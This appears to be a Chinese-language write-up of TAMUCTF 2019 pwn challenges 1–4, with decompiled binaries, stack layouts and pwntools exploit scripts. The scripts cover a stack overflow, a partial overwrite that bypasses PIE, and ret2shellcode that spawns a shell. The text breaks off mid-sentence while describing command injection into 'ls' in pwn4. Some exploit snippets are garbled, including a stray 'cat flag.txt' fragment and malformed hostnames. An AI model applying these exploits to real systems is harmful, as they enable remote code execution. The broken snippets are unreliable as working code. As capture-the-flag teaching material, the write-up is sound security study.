TAMUCTF-部分pwn解析

Peanuts / 2019-03-04 09:29:00 / 浏览数 5108 技术文章 技术文章 顶(0) 踩(0)


TAMUCTF-部分pwn解析

和队里师傅做了这个比赛的题目难度有些梯度，但是后面两个题难度实在大了，水平太低不会了，前面的题还是比较简单有一定的借鉴意义，记录一下大佬勿喷。


pwn1

第一题比较简单大概看一下。

main



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+1h] [ebp-3Bh]
  int v5; // [esp+2Ch] [ebp-10h]
  int v6; // [esp+30h] [ebp-Ch]
  int *v7; // [esp+34h] [ebp-8h]

  v7 = &argc;
  setvbuf(stdout, (char *)&dword_0 + 2, 0, 0);
  v6 = 2;
  v5 = 0;
  puts("Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see.");
  puts("What... is your name?");
  fgets(&s, 43, stdin);
  if ( strcmp(&s, "Sir Lancelot of Camelot\n") )
  {
    puts("I don't know that! Auuuuuuuugh!");
    exit(0);
  }
  puts("What... is your quest?");
  fgets(&s, 43, stdin);
  if ( strcmp(&s, "To seek the Holy Grail.\n") )
  {
    puts("I don't know that! Auuuuuuuugh!");
    exit(0);
  }
  puts("What... is my secret?");
  gets(&s);
  if ( v5 == -559869752 )
    print_flag();
  else
    puts("I don't know that! Auuuuuuuugh!");
  return 0;
}
```



```
-0000003C
-0000003C                  db ? ; undefined
-0000003B s                db ?
-0000003A                  db ? ; undefined
-00000039                  db ? ; undefined
-00000038                  db ? ; undefined
-00000037                  db ? ; undefined
-00000036                  db ? ; undefined
-00000035                  db ? ; undefined
-00000034                  db ? ; undefined
-00000033                  db ? ; undefined
-00000032                  db ? ; undefined
-00000031                  db ? ; undefined
-00000030                  db ? ; undefined
-0000002F                  db ? ; undefined
-0000002E                  db ? ; undefined
-0000002D                  db ? ; undefined
-0000002C                  db ? ; undefined
-0000002B                  db ? ; undefined
-0000002A                  db ? ; undefined
-00000029                  db ? ; undefined
-00000028                  db ? ; undefined
-00000027                  db ? ; undefined
-00000026                  db ? ; undefined
-00000025                  db ? ; undefined
-00000024                  db ? ; undefined
-00000023                  db ? ; undefined
-00000022                  db ? ; undefined
-00000021                  db ? ; undefined
-00000020                  db ? ; undefined
-0000001F                  db ? ; undefined
-0000001E                  db ? ; undefined
-0000001D                  db ? ; undefined
-0000001C                  db ? ; undefined
-0000001B                  db ? ; undefined
-0000001A                  db ? ; undefined
-00000019                  db ? ; undefined
-00000018                  db ? ; undefined
-00000017                  db ? ; undefined
-00000016                  db ? ; undefined
-00000015                  db ? ; undefined
-00000014                  db ? ; undefined
-00000013                  db ? ; undefined
-00000012                  db ? ; undefined
-00000011                  db ? ; undefined
-00000010 var_10           dd ?
-0000000C var_C            dd ?
-00000008 anonymous_0      dd ?
-00000004                  db ? ; undefined
-00000003                  db ? ; undefined
-00000002                  db ? ; undefined
-00000001                  db ? ; undefined
+00000000  s               db 4 dup(?)
+00000004  r               db 4 dup(?)
+00000008 argc             dd ?
+0000000C argv             dd ?                    ; offs
+00000010 envp             dd ?                    ; offs
```

从栈分布和main函数来看就是一个栈溢出加上覆盖指针然后成功运行print_flag函数就可以拿到flag了。


exp

```
p = remote("nc pwn.tamuctf.com",4321)
#p = process('./pwn1.dms')
context.log_level = 'debug'
pa_0 = "Sir Lancelot of Camelot"
pa_1 = "To seek the Holy Grail."
pa_2 = "a"*0x2b +p32(0xDEA110C8)

p.recvuntil("What... is your name?\n")
p.sendline(pa_0)
p.recvuntil("What... is your quest?\n")
p.sendline(pa_1)

p.recvuntil("What... is my secret?\n")
p.sendline(pa_2)

p.interactive()
#gigem{34sy_CC428ECD75A0D392}
```

pwn2


这个题目考查的是pie的绕过，用的方法是低位覆盖

保护



```
pwndbg> checksec
[*] '/media/psf/\xe6\xa1\x8c\xe
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```


main



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+1h] [ebp-27h]
  int *v5; // [esp+20h] [ebp-8h]

  v5 = &argc;
  setvbuf(stdout, (char *)&dword_0 + 2, 0, 0);
  puts("Which function would you like to call?");
  gets(&s);
  select_func(&s);
  return 0;
}
```

逻辑比较简单就不多说了

select_function



```
int __cdecl select_func(char *src)
{
  char dest; // [esp+Eh] [ebp-2Ah]
  int (*v3)(void); // [esp+2Ch] [ebp-Ch]

  v3 = (int (*)(void))two;
  strncpy(&dest, src, 0x1Fu);
  if ( !strcmp(&dest, "one") )
    v3 = (int (*)(void))one;
  return v3();
}
```

主要是进行一个运行函数的筛选，其中的one和two我就不进行截图查看了就是一个puts函数没有什么特别的，这里我想的是利用strncpy的一个一个字节的溢出来造成最后

exp


```
p = process('pwn2.dms')
&& cat flag.txt
#gigem{5y573m_0v3rfl0w}
'''
'''
p = remote("nc pwn.tamuctf.com",4322)
#p = process("pwn2.dms")
context.log_level = 'debug'
#6D8
pay ="a"*(0x1e)+"\xd8"
#gdb.attach(p)
p.recvuntil("Which function would you like to call?")
p.sendline(pay)

p.interactive()
#gigem{4ll_17_74k35_15_0n3}
```

pwn3

一个ret2sc的题，具体难度就是在调试的时候可能会有各种各样的问题


保护

这个地方没有开始nx，所以想到可以去执行ret2sc




```
Reading symbols from ./pwn3.dms...(no debugging symbols foun
pwndbg> checksec
[*] '/media/psf/\xe6\xa1\x8c\xe9\x9d\xa2/tuma/pwn3.dms'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
```

main



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdout, (char *)&dword_0 + 2, 0, 0);
  echo(&argc);
  return 0;
}
```



```
char *echo()
{
  char s; // [esp+Eh] [ebp-12Ah]

  printf("Take this, you might need it on your journey %p!\n", &s);
  return gets(&s);
}
```

程序的开始就给了我们我们输入的stack地址，我们的stack地址加上填充的长度然后输入我们的shellcode，接着返回地址覆盖成我们已经布置好栈的位置这样就可以getshe


exp

```
#p = process("./pwn3.dms")
context(arch = 'i386', os = 'linux')
p = remote("pwn.tamuctf.com",4323)

context.log_level = 'debug'
#gdb.attach(p)
p.recvuntil("Take this, you might need it on your journey ")
ret = int(p.recv()[:10],16)
print ret
p.sendline("a"*(0x12a+4)+p32(ret+0x12a+0x8)+asm(shellcraft.sh()))

p.interactive()
#gigem{r3m073_fl46_3x3cu710n}
```


pwn4

一个关于linux命令行的问题，是一个系列先看第一个类型

main



```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdout, 2, 0, 0);
  while ( 1 )
    laas();
}
```



```
int laas()
{
  int result; // eax
  char s; // [esp+Bh] [ebp-Dh]

  puts("ls as a service (laas)(Copyright pending)");
  puts("Version 2: Less secret strings and more portable!");
  puts("Enter the arguments you would like to pass to ls:");
  gets(&s);
  if ( strchr(&s, 47) )
    result = puts("No slashes allowed");
  else
    result = run_cmd((unsigned int)&s);
  return result;
}
```

这里就是让我们输入ls xx
我们要输入的区域是xx处，刚开始我想难道ls也有什么可以显示文本内容的骚操作。。结果问了个师傅才知道自己对linux命令行了解的浅薄，因为这个pwn4没有限制xx处的

